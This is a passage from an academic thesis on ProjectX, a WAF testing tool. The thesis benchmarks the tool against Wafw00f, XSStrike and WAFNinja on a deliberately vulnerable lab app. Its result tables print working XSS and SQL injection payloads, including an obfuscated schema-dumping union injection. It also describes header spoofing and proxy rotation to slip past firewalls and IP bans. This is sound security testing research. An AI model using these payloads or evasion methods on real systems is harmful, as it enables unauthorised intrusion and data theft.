
Each tool has an advantage and disadvantage when compared with each other. For instance, A footprinting tool is better than a fuzzing tool since it offers footprinting but at the same time footprinting tools can't be used to perform fuzzing. This means a tester needs to have multiple tools to be able to test a WAF using all mentioned methods. Furthermore, knowledge of each tool is required to use the tools efficiently. ProjectX will solve this problem since it will offer all the mentioned testing methods. Moreover, the discussion and the comparison between the existing tools are discussed later in Section 6

4 Implementation

The purpose of this project is to develop a WAF testing tool that offers many functionalities. ProjectX can help the user in a way that the user does not need to install many tools. In general, different tools have different ways to execute which means the users need to understand how each tool works and how to use each one of them. This project will solve this problem since the user only needs to learn how to use ProjectX. Moreover, users can use the result from running ProjectX to fix their misconfigured WAF. The figure below shows the class diagram for ProjectX.







There are 4 main modes in ProjectX which are the following:

1. *Footprinting* (`-f`): ProjectX performing footprinting by executing Wafw00f
2. *Fuzzing* (`-F`): ProjectX will send a general fuzzing payload that can be used to craft XSS or SQLI payload. For instance: special characters, HTML DOM event (onmouseover, click), HTML encoded characters, SQL commands The payloads can be found in `db/fuzz/` directory which contains around 500 fuzz payloads.

3. *XSS payload execution* (`-xss`): In this mode, ProjectX is sending different XSS payloads to the web app. The payload can be found in `db/xss.txt` and there are 6232 payloads in the file.

4. *SQLI payload execution* (`-sqli`) : ProjectX will send SQLI payloads to the web app. The payloads can be found in `db/sqli.txt` and there are 1283 payloads in the file.

Payloads are included in ProjectX's GitHub repository (link to payloads). The payloads were gathered from different GitHub repository such as [24], [25] and [26]. The payloads are located in a .txt file, each line represents one payload.This allows the user to easily add more payload, remove, or edit the payload in the database.

ProjectX is a Command-line interface (CLI) written in Python programing language. To be able to use ProjectX efficiently, the user needs to know what each option stands for and the syntax. A manual page is shown when the user executes `python3 projectX.py -h`. The figure below shows the manual page.


```
Develop by Amata A. Github: gu2rks

usage: projectX.py [-h] [-F] [-xss] [-sqli] [-f] -t TARGET [-d DATABASE]
                   [-o OUTPUT] [-c COOKIES]

ProjectX WAF testing tool

optional arguments:
  -h, --help            show this help message and exit
  -F, --fuzz            testing WAF using fuzzing
  -xss, --xss           testing WAF by executing XSS payloads
  -sqli, --sqli         testin WAF by executing SQL payloads
  -f, --footprinting    footprinting WAF using WAFWOOF
  -t TARGET, --target TARGET
                        target's url and "projectX" where the payloads will be
                        replace. For instance: -t
                        "http://<YOUR_HOST>/?param=projectX"
  -d DATABASE, --database DATABASE
                        Absolute path to file contain payloads. the tool will
                        use the default database if -d is not given
  -o OUTPUT, --output OUTPUT
                        Name of the output file ex -o output.html
  -c COOKIES, --cookies COOKIES
                        cookies for the secssion. Use "," (comma) to separeate
                        cookies For instance: -c
                        cookie1="something",cookie2="something"
```


The following command is used when testing WAF by using XSS payload execution mode:

```
python3 projectX.py -xss -t "http://<target IP>/?q=projectX" -o output.
   html -c PHPSESSID="mk5f489u62hilvgp9ml9peeccg",security="low"
```

When *-xss* is given, the tool will test a WAF by running XSS payload execution mode. To identify the target use *-t*. Note that the user needs to write "projectX" where the payloads should be. The tools will replace "projectX" with the payloads before sending it to the target's web app. *-c* stands for cookie/cookies which can be used to bypass an authentication mechanism. If more then one cookie is used, the user needs to separate the cookies with a comma In this case, *-d* (database) is not used which means the tool will read payloads from the default database. The *-o* or output identifies an output file which is a testing result written in an HTML file. If *-o* not given, the timestamp when the tool executed is used as the file name. The sequence diagram in figure 4.5 shows the process when the mentioned command is executed.

After the payload is sent, ProjectX will monitor the web app response and save it as pass or fail. Pass means the web app responds with HTTP code 200 OK because web application will return HTTP code 200 OK when payloads bypassed the WAF. If the response is not HTTP code 200 OK, ProjectX will interpret as it is a fail. The user must understand when reading the output file (result) that the payload that has pass status doesn't mean that the server is vulnerable to the specific payload. On the other hand, the tested WAF is misconfigured and allowed potential malicious payloads to reach the web app. In XSS and SQLI payload execution mode, ProjectX will only show the payload that bypassed the WAF in the result file. It is important to know which payloads bypassed the WAF more blocked payloads. The system administrator can use this information to create a new rule to block the bypassed payload. On the other hand, in fuzzing mode, both pass and failed payloads are shown in the result file. Since it is important for the user should know what string is pass or fail to be able to craft a malicious payload to test WAF. Figure 5.2 shows how the testing result from XSS payload execution mode.





Considering that some web application has a security mechanism which counters fuzzing by blocking the sender IP address. ProjectX offers proxy which can be used to bypass such security mechanisms. Figure 4.6 presents a high-level view of how a proxy server works. A proxy server is used for rerouted sending HTTP requests (packet) which contain the payload. While using a proxy the packet is first sent to a proxy server. Thereafter the proxy server will forward it to the destination. This means the webserver (destination) will not be able to block the original IP address since, from the webserver point of view, the packet was sent from the proxy server. ProjectX fetches a free proxy list proxy list by fate0 and selects 10 IP addresses from the list. If the proxy option is given by the user, ProjectX will use the selected proxies when sending payload using round-robin scheduling by cycling the proxies. This means when the proxy is used, ProjectX will move it to the end of the queue so that the next proxy in the queue will be used to send the next payloads, and it repeats this process until all payloads are sent. It is important for the user to know that ProjectX's performance drops when a proxy option is selected. Figure 4.7 shows the prompt messages asking users if they want to use a proxy when testing WAF.


```
                      t#,                    ,;      .,
 t         j.          ;##W. itttttttt      f#i      ,Wt
 ED.       EW,        :#L:WE fDDK##DDi    .E#t      i#D. GEEEEEEEL
 E#K:      E##j      .KG  ,#D   t#E       i#W,      f#f   ,;;L#K;;.   :KW,      L
 E##W;     E###D.    EE    ;#f  t#E      L#D.     .D#i      t#E       ,#W:   ,KG
 E#E##t    E#jG#W;  f#.      t#i t#E    :K#Wfff;  :KW,       t#E        ;#W. jWi
 E#ti##f   E#t t##f :#G      GK  t#E    i##WLLLLt t#f        t#E         i#KED.
 E#t ;##D. E#t  :K#E:;#L    LW.  t#E     .E#L      ;#G       t#E          L#W.
 E#ELLE##K:E#KDDDD###it#f f#: jfL#E       f#E:     :KE.      t#E         .GKj#K.
 E#L;;;;;;,E#f,t#Wi,,, f#D#;  :K##E       ,WW;     .DW:      t#E        iWf  i#K.
 E#t       E#t  ;#W:    G#t     G#E        .D#;      L#,     t#E       LK:    t#E
 E#t       DWi   ,KK:    t       tE          tt       jt      fE       i       tDj
                          .                                    :
Develop by Amata A. Github: gu2rks

[?] Do you want to add Bypass WAF headers?
Headers inlude X-Originating-IP:, X-Forwarded-For:, X-Remote-IP, X-Remote-Addr:
The headers requests to bypass some WAF products. [y/n]n
[+] The target website is http://192.168.0.104/?q=projectX
[?] Do you want to use web proxy to advoid IP ban?
[!] WARNING the tool performance will decrease if proxy is used [y/n]:
```

There are HTTP headers that can bypass **some** WAF products. ProjectX lets the user to choose if they want to use this functionality, if yes then the following HTTP headers are included in HTTP request when testing WAF:

```
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
```

```
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
```

This functionality is inspired by Bypass Waf (Burp Suite extension) [23]. Figure 4.8 shows prompt messages asking users were asked if they want to add the mentioned HTTP header.



Another bypassing method that ProjectX offers is bypassing the web app authentication mechanism by using a cookie/cookies, this type of bypassing call cookie spoofing. Cookies are information that is sent to the server along with an HTTP request. Cookies are specific to a given domain or URL and commonly used for remembering states between requests such as user logins. The main goal of cookies is to give visitors a better experience when using their service. Cookies are sent with each request which allows the website to check if the request came from the authorized user. The user needs to include *-c* when executing ProjectX if the user wishes to use cookie spoofing when testing WAF.

5 Experimentation

The results of testing ProjectX and open-source testing tools are presented in this section. Wafw00f, WAFninja, and XSStrike are the open-source testing tools that will be tested, since these tools are one of the widely used tools in the penetration tester community. Moreover, the executed command which is used to run the tools is included to ensure the reproducibility of the experiments.

ProjectX, WAFNinja, Wafw00f, and XSStrike is tested in the test environment which is mentioned in section 1.6. Raspberry pi 4 model B 4GB is used as a web server that runs a web app called Damn Vulnerable Web App (DVWA). DVWA is a PHP/MySQL web application that is vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment [27]. The web app is protected by Modsec with default predefined ruleset. The default predefined ruleset is called `modsecurity.conf-recommended` which included in Modsec when the user installed it. Both ProjectX and existing open-source tools are executed on Kali Linux 2019.4.

- **Footprinting mode**

The following command is used to execute ProjectX with footprinting mode:

```
python3 projectX.py -f -t "<ip address>"
```

The figure below shows the results of footprinting mode is used to test the WAF in the testing environment.

- **XSS payload execution mode**

The following command was used to execute XSS payload execution mode. The results of executing the following command are shown in Figure 5.2.

```
python3 projectX.py -xss -t "<ip address>/?name=projectX" -o <output
    file> -c cookie1="value", cookie2="value"
```

It is important to remember that the user has to add "projectX" since the tool will replace the payloads with "projectX". Also, if two or more cookies used, the user needs to separate each cookie with a comma ",". These two rules are applied in every ProjectX testing mode.

	Payload	Status	Type
0	"ascript:alert('XSS');">"	pass	xss
1	"\"";alert('XSS');//"	pass	xss
2	"<BR SIZE=""&{alert('XSS')}"">"	pass	xss
3	"<A HREF=""http://66.102.7.147/"">XSS</A>"	pass	xss
4	"<A HREF=""http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D"">XSS</A>"	pass	xss
5	"<A HREF=""http://1113982867/"">XSS</A>"	pass	xss
6	"<A HREF=""http://0x42.0x0000066.0x7.0x93/"">XSS</A>"	pass	xss
7	"<A HREF=""http://0102.0146.0007.00000223/"">XSS</A>"	pass	xss
8	"<A HREF=""h\ntt\tp://6"	pass	xss
9	"<A HREF=""//www.google.com/"">XSS</A>"	pass	xss
10	"<A HREF=""//google"">XSS</A>"	pass	xss
11	"<A HREF=""http://google.com/"">XSS</A>"	pass	xss
12	"<A HREF=""http://www.google.com./"">XSS</A>"	pass	xss
13	"<A HREF=""http://www.gohttp://www.google.com/ogle.com/"">XSS</A>"	pass	xss
14	ascript:alert('WXSS');">"	pass	xss
15	ascript:alert('WXSS');">"	pass	xss

Note that in the test results of both XSS and SQL payload execution mode only include payloads that bypass the WAF. Failed payloads are discarded because the pass payloads are the ones that matter. The system administrator can create a new rule that protects against these payload that show in the result file.

- **SQLI payload execution mode**

Due to the big size of the result file, only some parts of the result file is presented in this section. The whole result file can be found in the Appendix A.2. The following command was used to execute SQLI payload execution mode. The results of executing the following command are shown in Figure 5.3.

```
python3 projectX.py -sqli -t "<ip address>/?name=projectX" -o <output
    file> -c cookie1="value", cookie2="value"
```

	Payload	Status	Type
0	1	pass	sqli
1	or 0=0 #"	pass	sqli
2	or 1=1--	pass	sqli
3	or 1=1 or ""=	pass	sqli
4	or a=a	pass	sqli
5	' '	pass	sqli
6	' or " '	pass	sqli
7	" "	pass	sqli
8	" or "" "	pass	sqli
9	or true--	pass	sqli
10	or 1=1	pass	sqli
11	or 1=1--	pass	sqli
12	or 1=1#	pass	sqli
13	or 1=1/*	pass	sqli

Note that not every payload is malicious, such as the first payload. System admins can analyze the results file, evaluate the potential risk, and create new rules that block a specific payload.

- **Fuzzing mode**

Due to the big size of the result file, only some parts of the results file is presented in this section. The whole result file can be found in the Appendix A.2. Figure 5.4 and Figure
- show the results of executing fuzzing mode is executed by the following command:

```
python3 projectX.py -F -t "<ip address>/?name=projectX" -o <output file
    > -c cookie1="value", cookie2="value"
```


In fuzzing mode the result shows both pass and fail payloads. The penetration tester can use this information to test the WAF by using the information to craft a potentially malicious payload.

309	onMouseOver	pass	fuzz xss
310	onMouseUp	pass	fuzz xss
311	onMove	pass	fuzz xss
312	onReset	pass	fuzz xss
313	onResize	pass	fuzz xss
314	onSelect	pass	fuzz xss
315	onSubmit	pass	fuzz xss
316	<test	pass	fuzz xss
317	<script	fail	fuzz xss
318	<sc<sCrip>rip>	pass	fuzz xss
319	<test//	pass	fuzz xss
320	<script//	fail	fuzz xss
321	<test>	pass	fuzz xss
322	<script>	fail	fuzz xss

389 '%20or%20''='	fail	fuzz sqli
390 '%20or%20'x'='x	fail	fuzz sqli
391 %20or%20x=x	pass	fuzz sqli
392 ')%20or%20('x'='x	fail	fuzz sqli
393 0 or 1=1	fail	fuzz sqli
394 ' or 0=0 --	fail	fuzz sqli
395 " or 0=0 --	fail	fuzz sqli
396 or 0=0 --	pass	fuzz sqli
397 ' or 0=0 #	fail	fuzz sqli
398 or 0=0 #"	pass	fuzz sqli
399 or 0=0 #	pass	fuzz sqli


- **Wafw00f**

As mentioned in section 4, ProjectX used WafW00f when performing footprinting. To get a reliable result, Wafw00f is tested in the same testing environment as ProjectX. The figure below shows the executed command and the results of executing wafw00f.



- **XSStrike**

XSStrike is tested in the testing environment (Section 1.6 using two modes, Fuzzing, and XSS detection mode. The results of executing XSS detection mode is shown in Figure 5.7, fuzzing mode in Figure 5.8.






Figure shows that the XSStrike XSS detection mode could not find any XSS vulnerability on the web application. Figure 5.8 shows the results of the fuzzing mode is executed. The result includes the XSS fuzz strings and the status. Note that XSStrike detects the web application in the testing environment is protected by AWS WAF.

- **WAFninja**

WAFNinja is tested in the same testing environment as ProjectX, XSStrike, and Wafw00f. The results when testing WAFninja using fuzzing mode and bypassing mode are shown in this section.

- **Fuzzing**

WAFNinja fuzzing mode is similar to ProjectX fuzzing mode. The results of testing both XSS fuzzing and SQL fuzzing are presented in this section. Due to the long list of the result file, only some part of the result file is presented in this section. The link to result files is included in the Appendix. Figure 5.9 a piece of the results when XSS fuzzing mode is executed. Moreover, figure 5.10 for SQLI fuzzing mode. The following command is used to execute XSS fuzzing mode: The results when testing WAFninja using fuzzing mode and bypassing mode are shown in this section.

```
python wafninja.py fuzz -u "http://169.254.179.84/vulnerabilities/sqli
   /?id=FUZZ" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo security=low" -
   t xss -o fuzzxss.html
```

Fuzz	HTTP Status	Content-Length	Expected	Output	Working
<script	403	-	<script	-	No
<script></script>	403	-	<script></script>	-	No
<script>	403	-	<script>	-	No
<	200	1523	<	O	Probably
<>	200	1523	<>	OC	Probably
>	200	1523	>	O	Probably
(	200	1523	(	O	Probably
)	200	1523	)	O	Probably
()	200	1523	()	OC	Probably
""	200	1523	""	OC	Probably
'test'	200	1523	'test'	OCTYPE	Probably
alert(1)	200	1523	alert(1)	OCTYPE h	Probably
console.log(1)	403	-	console.log(1)	-	No
prompt(1)	200	1523	prompt(1)	OCTYPE ht	Probably
FSCommand	200	1523	FSCommand	OCTYPE ht	Probably
onAbort	200	1523	onAbort	OCTYPE	Probably

The following command is used to execute sql fuzzing mode

```
python wafninja.py fuzz -u "http://169.254.179.84/vulnerabilities/xss_r
   /?name=FUZZ" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo security=low"
    -t sql -o fuzzsql.html
```

seLeCt	200	1523	seLeCt	OCTYPE	Probably
seL/**/eCt	200	1523	seL/**/eCt	OCTYPE htm	Probably
union select	403	-	union select	-	No
union/**/select	200	1523	union/**/select	OCTYPE html PUB	Probably
uNion(sElect)	403	-	uNion(sElect)	-	No
union all select	403	-	union all select	-	No
union/**/all/** /select	200	1523	union/**/all/** /select	OCTYPE html PUBLIC "-/	Probably
uNion all(sElect)	403	-	uNion all(sElect)	-	No
insert	200	1523	insert	OCTYPE	Probably
values	200	1523	values	OCTYPE	Probably
update	200	1523	update	OCTYPE	Probably
delete	200	1523	delete	OCTYPE	Probably
waitfor()	200	1523	waitfor()	OCTYPE ht	Probably
waitfor	200	1523	waitfor	OCTYPE	Probably
sleep(2)	403	-	sleep(2)	-	No
WAITFOR DELAY	200	1523	WAITFOR DELAY	OCTYPE html P	Probably

- **Bypassing**

WAFNinja bypassing mode is similar to the ProjectX payload execution mode. It read payload from the database and send it to the target. The tool monitors the response and outputs it as Probably (pass) or No (fail). Due to the long list of the result file, only some part of the result file is presented in this section. The link to result files is included in the Appendix A.3. Figure 5.11 a piece of the results when XSS bypassing mode is executed. Moreover, figure 5.10 for SQL bypassing mode. The following command is used to execute XSS bypassing mode:

```
python wafninja.py bypass -u "http://169.254.179.84/vulnerabilities/
    xss_r/?name=PAYLOAD" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo
    security=low" -t xss -o bypassxss.html
```

Payload	HTTP Status	Content-Length	Output	Working
<script>alert(1)</script>	403	-	-	No
<scRipt>alErt(1)</scRipt>	403	-	-	No
<img src=x onerror=alert(1)>	403	-	-	No
<script type=vbscript>MsgBox(0) </script>	403	-	-	No
<IMG SRC=javascript:alert("XSS")>	403	-	-	No
<IMG SRC=JaVaScRiPt:alert("XSS")>	403	-	-	No
<BODY ONLOAD=alert("XSS")>	403	-	-	No
<IMG SRC=javascript:alert('XSS'&#41>	400	-	-	No
<IMG SRC=" javascript:alert("XSS");">	403	-	-	No
<SCRIPT>a=/XSS /alert(a.source) </SCRIPT>	403	-	-	No

The following command is used to execute SQL bypassing mode:

```
python wafninja.py bypass -u "http://169.254.179.84/vulnerabilities/
    sqli/?id=PAYLOAD" -c "PHPSESSID=pf7e1bg9to2cauhlblp246a9fo security
    =low" -t sql -o bypassSqli.html
```

Payload	HTTP Status	Content-Length	Working
a'or 2=2--	403	-	No
/*!00000concat* /(0x6372656174726f723a20647075f6d6d78,0x3c62723e3c666f6e74206366c6f723d6772656e2073697a653d353e4422056657273696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c62723e3c62723e3c2f666f6e743e3c7461626c65206267265465723d2231223e3c7468656164643e3c74723e3c74683e4461746162617365 3c74683e5461626c653c2f74683e3c74683e436f6c756d6e3c2f74686561643e3c2f74723e3c74626f647 93e,(select%20(@x)%20/*!00000from* /*%20(select%20(@x:=0x00),(select%20(0)%20 /*!00000from*/%20(information_schema /**/.columns)%20where%20(table_schema!=0x696e666f726d617469 6e5f736368656d61)%20and%20(0x00)%20in %20(@x:=/*!00000concat* /(@x,0x3c74723e3c74643e3c666f6e7420636f6c6f723d72656420736973 3d333e266e6273703b266e6273703b266e6273703b,table_schema,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d677265656e2073697a653d333e266e6273703b266e6273703b266e6273703b,table_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d626c75652073697a653d333e,column_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c2f74723e)))))x))	403	-	No
0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo %0D%0A1%2C2%2Ccurrent_user	403	-	No
1 AND (select DCount(last(username)&after=1&after=1) from users where username=ad1min)	403	-	No
1 AND (select DCount(last(username)&after=1&after=1) from users where username='ad1min')	403	-	No

6 Conclusion

Concerning RQ1, there are many Web application vulnerabilities. According to OWASP top ten list, Code Injection, Broken Authentication, Cross-Site Scripting (XSS), and Security Misconfiguration are the most common vulnerabilities in the past decade. One of the solutions to protect the web app against the vulnerability is to implement WAF.

With respect to RQ2, WAF can detect possible attacks even if there is no validation implemented on the web application. Furthermore, every web applications that deal with financial transactions of customers online are required to implement WAF to meet and complete the Payment Card Industry Data Security Standard (PCI DSS). WAFs work on the concept of having a set of rules that define the actions, either allow or block the incoming traffic. Each WAF product has a different syntax of writing/creating rules. For instance, SecRule is one of the ModSecurity directives and it has 100+ variables, 30+ operators and transformations, and 47 actions. Due to the complexity of implementing WAF rules, a user can use a predefined ruleset such as a default ruleset to protect their web app.

